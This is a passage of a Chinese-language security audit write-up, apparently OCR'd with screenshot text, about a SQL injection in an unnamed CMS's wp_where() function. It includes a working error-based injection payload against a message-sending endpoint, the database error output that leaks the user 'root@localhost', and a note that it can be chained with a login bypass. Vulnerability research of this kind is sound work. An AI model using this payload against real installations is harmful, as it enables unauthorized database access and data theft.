
(https://xzfile.aliyuncs.com/media/upload/picture/20191211230203-30e0cb1c-1c27-1.png)

在 `$this->builder->select($query)` 生成 SQL 语句，带入恶意 SQL




(https://xzfile.aliyuncs.com/media/upload/picture/20191211230218-39f06c08-1c27-1.png)


造成注入。



(https://xzfile.aliyuncs.com/media/upload/picture/20191211230236-4488604e-1c27-1.png)

所有使用了 `wp_where()` 函数并且参数可控的 SQL 查询均受到影响，前台后台均存在注入。







(https://xzfile.aliyuncs.com/media/upload/picture/20191211230257-51302d0e-1c27-1.png)

需要登录的点可以配合之前写的《某 cms 审计之部分页面未授权访问》利用 POST 来绕过登录进行注入。

比如

```
http://php.local/public/index.php/weixin/message/_send_by_group
POST:group_id[0]=exp&group_id[1=) and updatexml(1,concat(0x7e,user(),0x7e),1) --
```


[10501] PDOException in Connection.php line 687
SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~root@localhost~'
678. $this->debug(false, '', $master);
679.
680. // 返回结果集
681. return $this->getResult($pdo, $procedure);
682. } catch (\PDOException $e) {
683. if ($this->isBreak($e)) {
684. return $this->close()->query($sql, $bind, $master, $pdo);
685. }
686.
687. throw new PDOException($e, $this->config, $this->getLastsql());
688. } catch (\Throwable $e) {
689. if ($this->isBreak($e)) {
690. return $this->close()->query($sql, $bind, $master, $pdo);
691. }
692.
693. throw $e;
694. } catch (\Exception $e) {
695. if ($this->isBreak($e)) {
Elements Console Sources Network Performance Memory Application Security Audits HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING
URL
http://php.local/public/index.php/weixin/message/_send_by_group



(https://xzfile.aliyuncs.com/media/upload/picture/20191211230329-642c7fde-1c27-1.png)

文笔垃圾，措辞轻浮，内容浅显，操作生疏。不足之处欢迎大师傅们指点和纠正，感激不尽。